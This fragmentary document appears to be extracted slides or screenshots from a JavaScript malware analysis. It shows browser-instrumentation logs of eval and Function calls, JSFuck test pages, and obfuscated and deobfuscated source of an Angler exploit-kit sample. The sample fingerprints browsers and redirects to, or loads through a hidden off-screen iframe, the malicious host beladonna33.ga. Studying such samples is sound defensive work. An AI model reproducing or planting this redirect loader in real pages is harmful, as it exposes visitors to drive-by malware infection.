
Javascript Type=eval URL=file:///C:/Users/IEUser/Desktop/jstest/dean_1.html line 1, ParentURL=file:///C:/Users/IEUser/Desktop/jstest/dean_1.html
Javascript Source =alert("hello world!");
```









```
Javascript Type=Function URL=file:///C:/Users/IEUser/Desktop/jstest/jsfuck_eval.html
Javascript Source =function anonymous
) {
return escape
}
Javascript Type=Function URL=file:///C:/Users/IEUser/Desktop/jstest/jsfuck_eval.html
Javascript Source =function anonymous
) {
return unescape
}
Javascript Type=Function URL=file:///C:/Users/IEUser/Desktop/jstest/jsfuck_eval.html
Javascript Source =function anonymous
) {
return escape
}
Javascript Type=Function URL=file:///C:/Users/IEUser/Desktop/jstest/jsfuck_eval.html
Javascript Source =function anonymous
) {
alert("Hello world");
}
```



```
Javascript Type=scriptElement URL=file:  
Javascript Source =  
    //setTimeout + setInt  
  
Javascript Type=eventHandler URL=file:  
Javascript Source =function onerror(e  
console.log('[TRACKME]calling call(o  
}  
subprocess creation - name:C:\Prograr  
refox.exe" -contentproc --channel="33  
2076 -prefsLen 5838 -prefMapSize 180  
ozilla Firefox\omni.ja" -appomni "C:  
fox\browser" - 3312 "\\.\pipe\gecko-  
subprocess creation - name:C:\Prograr  
refox.exe" -contentproc --channel="33  
2076 -prefsLen 5838 -prefMapSize 180  
ozilla Firefox\omni.ja" -appomni "C:  
fox\browser" - 3312 "\\.\pipe\gecko-  
Javascript Type=eventHandler URL=file:  
Javascript Source =function onmousem  
console.log('onmousemove textarea');  
}
```






```
bian|plucker|re|palm|phone|ixi|treo|browser|xda|xiino|1207||ce|windows|link|vodafone||wap||in||ob|^
compal|elaine|fennec|hei|blazer|blackberry|meego|avantgo|bada|iemobile|hone|firefox|netfront|opera
|mmp|midp|kindle|lge|maemo|6310|iac|83|qtek|r380|r600|85|98|07|hi|w3c|raks|rim9|ge|mm|ms|sa|s55|ro
|ve|zo|qc|webc|pg|wi|whit|pdxg|veri|owg1|p800|pan|phil||pire|||prox|psio|qa|rt|po|ay|uc|pn|va|sc|
vulc|gt|lk|tcl|vx|00|mb|t2|t6|tdg|tel|m3|m5|tx|vm40|sh|tim|voda|to|sy|si|sgh|shar|sie|v400|v750|81
|sdk|80|sk|sl|so|ft|sp|t5|b3|utst|id|sm|oran|wv|klon|kpt|kwc|kyo|substr|kgt||jigs|kddi|keji|le|no
|your|libw|lynx|zeto|zte|xi|lg|vi|jemu|jbro|hu|aw|tc|tp|vk|hp|hs|ht|rg|i230|inno|ipaq|ja|imlk|ikom
|ibro|idea|ig01|m1|yas|n7|ne|on|n50|n30|mywa|n10|n20|tf|wf|o2im|op|ti|nzph|nc|wg|wt|nok|mwbp|pl|x7
00|me|rc|wonu|cr||xo|m3ga|m50|ui|mi|o8|zz|mt|nw|wmlb|de|oa|02|mmef'.split('|'),0,{}))
```

513



```
514 2019-04-02 07:46:57,170 - __main__ - INFO - Javascript Type=eval URL=
file:///VBOXSVR/VmShare/jsmalware/angler/angler_full.html line 1, ParentURL=
file:///VBOXSVR/VmShare/jsmalware/angler/angler_full.html
```

515

```
2019-04-02 07:46:57,170 - __main__ - INFO - Javascript Source =var
pgzJfQytQBjkvaMvstUkvtePoTcNqoHWODLQ=setInterval(function(){if(document.body!=null&&typeof
document.body!="undefined"){clearInterval(pgzJfQytQBjkvaMvstUkvtePoTcNqoHWODLQ);if(typeof
window["v_bcd50d9482665cd4e129a272c76799e6"]=="undefined"){window["v_bcd50d9482665cd4e129a272c7679
9e6"]=1;var
DKbtzteaxAvAiLBAguqbdrZLvoNyXuiGl=(tfZcXlwAEdOcVKpgqMyaprotajJeYAVXubmD())&&smiSSwegQKytbWoNXQBcLKH
bkWSFenDEVcqLpYIeX());var
iskTEOtJhkmYheCNhSBCgRPZNGBoMwG=!DKbtzteaxAvAiLBAguqbdrZLvoNyXuiGl&&!!window.chrome&&window.naviga
tor.vendor==="Google Inc.";var TUjMbcLkrxKwZFRJyEZcbMohCHqMyLtRnPZ=-1;var
gybfRrcXGmEosnexwcdMuAQdboViEOsicKC="http://beladonna33.ga/052F
";if(oKiNfWqvAGuVOiYnaujJfKHyImnlNCdmJFDy())&&TUjMbcLkrxKwZFRJyEZcbMohCHqMyLtRnPZ==1){if((navigator
.userAgent.match(/iPhone/i))||(navigator.userAgent.match(/iPod/i))){location.replace(gybfRrcXGmEos
nexwcdMuAQdboViEOsicKC)}else{window.location=gybfRrcXGmEosnexwcdMuAQdboViEOsicKC;document.location
```




```
C:\Users\user\Documents\VmShare\jswalware\angler_jstillery.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
debug.log info.log angler_info.log angler_jstillery.txt angler_esdeobfuscate.txt
1 var pgzJfQytQBjkvaMvstUkvtePoTcNQoHWODLQ = setInterval(function ()
2   /* Called:undefined | Scope Closed:false| writes:true*/
3   {
4     if (document.body != null && typeof document.body != 'undefined') {
5       clearInterval(pgzJfQytQBjkvaMvstUkvtePoTcNQoHWODLQ);
6       if (typeof window.v_bcd50d9482665cd4e129a272c76799e6 == 'undefined') {
7         window.v_bcd50d9482665cd4e129a272c76799e6 = 1;
8         var DKbtzteaxAvAiLBaguqbdrZLvoNyXuiGl = tfZcXlwAEdOcVKpggMyaprotaoJeYAVXubmD()
9           && smISSWegQKytbWoNXQBcLKHbkwsFenDEVcqLpYIeX();
10        var iskTEOtJhkmYheCNhSBCgRPZNGBoMwG = !(tfZcXlwAEdOcVKpggMyaprotaoJeYAVXubmD()
11          && smISSWegQKytbWoNXQBcLKHbkwsFenDEVcqLpYIeX()) && !!window.chrome &&
12          window.navigator.vendor === 'Google Inc.';
13        var TUjMbELkrxKwZFRJyEZcbMohCHqMyLtRnPZ = -1;
14        var gybfRrcXGmEosnexwcdMuAQdboViEOsicKC = 'http://beladonna33.ga/052F';
15        if (oKiNfWqvAGuVOiYnaujJfKHyImnlNCdmJFDy() && -1 == 1) {
16          if (navigator.userAgent.match(/iPhone/i) ||
17            navigator.userAgent.match(/iPod/i)) {
18            location.replace(gybfRrcXGmEosnexwcdMuAQdboViEOsicKC);
19          } else {
20            window.location = 'http://beladonna33.ga/052F';
21            document.location = 'http://beladonna33.ga/052F';
22          }
23        } else {
24          if (DKbtzteaxAvAiLBaguqbdrZLvoNyXuiGl &&
25            !(tfZcXlwAEdOcVKpggMyaprotaoJeYAVXubmD() &&
26              smISSWegQKytbWoNXQBcLKHbkwsFenDEVcqLpYIeX()) && !!window.chrome &&
```





```
C:\Users\user\Documents\VmShare\joomla\angler_esdeobfuscate.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
debug.log info.log angler_info.log angler_jstillery.txt angler_esdeobfuscate.txt
1 var pgzJfQytQBjkvaMvstUkvtPoTcNQoHWODLQ = setInterval(function () {
2     if (document.body != null && typeof document.body != 'undefined') {
3         clearInterval(pgzJfQytQBjkvaMvstUkvtPoTcNQoHWODLQ);
4         if (typeof window.v_bcd50d9482665cd4e129a272c76799e6 == 'undefined') {
5             window.v_bcd50d9482665cd4e129a272c76799e6 = 1;
6             var DKbtzteaxAvAiLBaguqbdrZLvoNyXuiGl = tfZcXlwAEdOcVKpgqMyaprotaoJeYAVXubmD()
7             && smISSWegQKytbWoNXQBcLKHbkwSFenDEVcqLpYIeX();
8             var iskTEOtJhkmYheCNhSBCgRPZNGBoMwG = !DKbtzteaxAvAiLBaguqbdrZLvoNyXuiGl &&
9             !!window.chrome && window.navigator.vendor === 'Google Inc.';
10            var TUjMbcLkrxKwZFRJyEZcbMohChqMyLtRnPZ = -1;
11            var gybfRrcXGmEosnexwcdMuAQdboViEOsicKC = 'http://beladonna33.ga/052F';
12            if (oKiNfWqvAGuVOiYnaujJFkHyImnlNCdmJFDy() &&
13            TUjMbcLkrxKwZFRJyEZcbMohChqMyLtRnPZ == 1) {
14                if (navigator.userAgent.match(/iPhone/i) ||
15                navigator.userAgent.match(/iPod/i)) {
16                    location.replace(gybfRrcXGmEosnexwcdMuAQdboViEOsicKC);
17                } else {
18                    window.location = gybfRrcXGmEosnexwcdMuAQdboViEOsicKC;
19                    document.location = gybfRrcXGmEosnexwcdMuAQdboViEOsicKC;
20                }
21            } else {
22                if (DKbtzteaxAvAiLBaguqbdrZLvoNyXuiGl && !iskTEOtJhkmYheCNhSBCgRPZNGBoMwG &&
23                !oKiNfWqvAGuVOiYnaujJFkHyImnlNCdmJFDy()) {
24                    var jLlUBNQvAZcGcXeEvECPJiLlFyenJrRlE = '<div
25                    style="position:absolute;left:-1840px;"><iframe width="25px" src="" +
26                    gybfRrcXGmEosnexwcdMuAQdboViEOsicKC + "" height="25px"></iframe></div>';
```

